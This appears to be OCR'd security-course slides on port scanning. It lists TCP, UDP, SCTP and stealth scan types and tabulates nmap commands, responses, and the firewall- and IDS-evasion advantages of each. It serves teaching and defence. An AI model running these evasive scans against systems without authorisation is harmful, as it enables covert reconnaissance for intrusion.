
- The port scanning techniques are **categorized according to the type of protocol** used for communication

Port and Service Discovery
TCP Scanning
UDP Scanning
SCTP Scanning
SSDP Scanning
IPv6 Scanning
Open TCP Scanning Methods
Stealth TCP Scanning Methods
Third Party and Spoofed TCP Scanning Methods
SCTP INIT Scanning
SCTP COOKIE ECHO Scanning
TCP Connect / Full Open Scan
Half-open Scan
Inverse TCP Flag Scan
ACK Flag Probe Scan
IDLE /IPID Header Scan
Xmas Scan
FIN Scan
NULL Scan
Maimon Scan
TTL-based Scan
Window Scan




Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
TCP Connect/Full-Open Scan	nmap –sT –v <Target IP Address>	SYN packets	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Does not require super-user privileges	✓ Easily detectable and filterable ✓ The logs in the target system disclose the connection
Stealth Scan (Half-Open Scan)	nmap –sS –v <Target IP Address>	Single SYN packet	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Bypasses firewall rules and logging mechanisms	
Inverse TCP Flag Scan	nmap –(-sF, -sN, -sX) –v <Target IP Address>	Probe packet (FIN/URG/PSH/NULL)	✓ No response - Port is open ✓ RST packet response - Port is closed	✓ Avoids many IDS and logging systems; highly stealthy	✓ Requires raw access to network sockets and super-user privileges ✓ Not effective against Microsoft Windows hosts, in particular
Xmas Scan	nmap –sX –v <Target IP Address>	Probe packet (FIN + URG + PSH)	✓ No response - Port is open ✓ RST packet response - Port is closed	✓ Avoids IDS and the TCP three-way handshake	✓ Works only when systems are compliant with the RFC 793–based TCP/IP implementation ✓ Works on the Unix platform only ✓ Does not work against any current version of Microsoft Windows



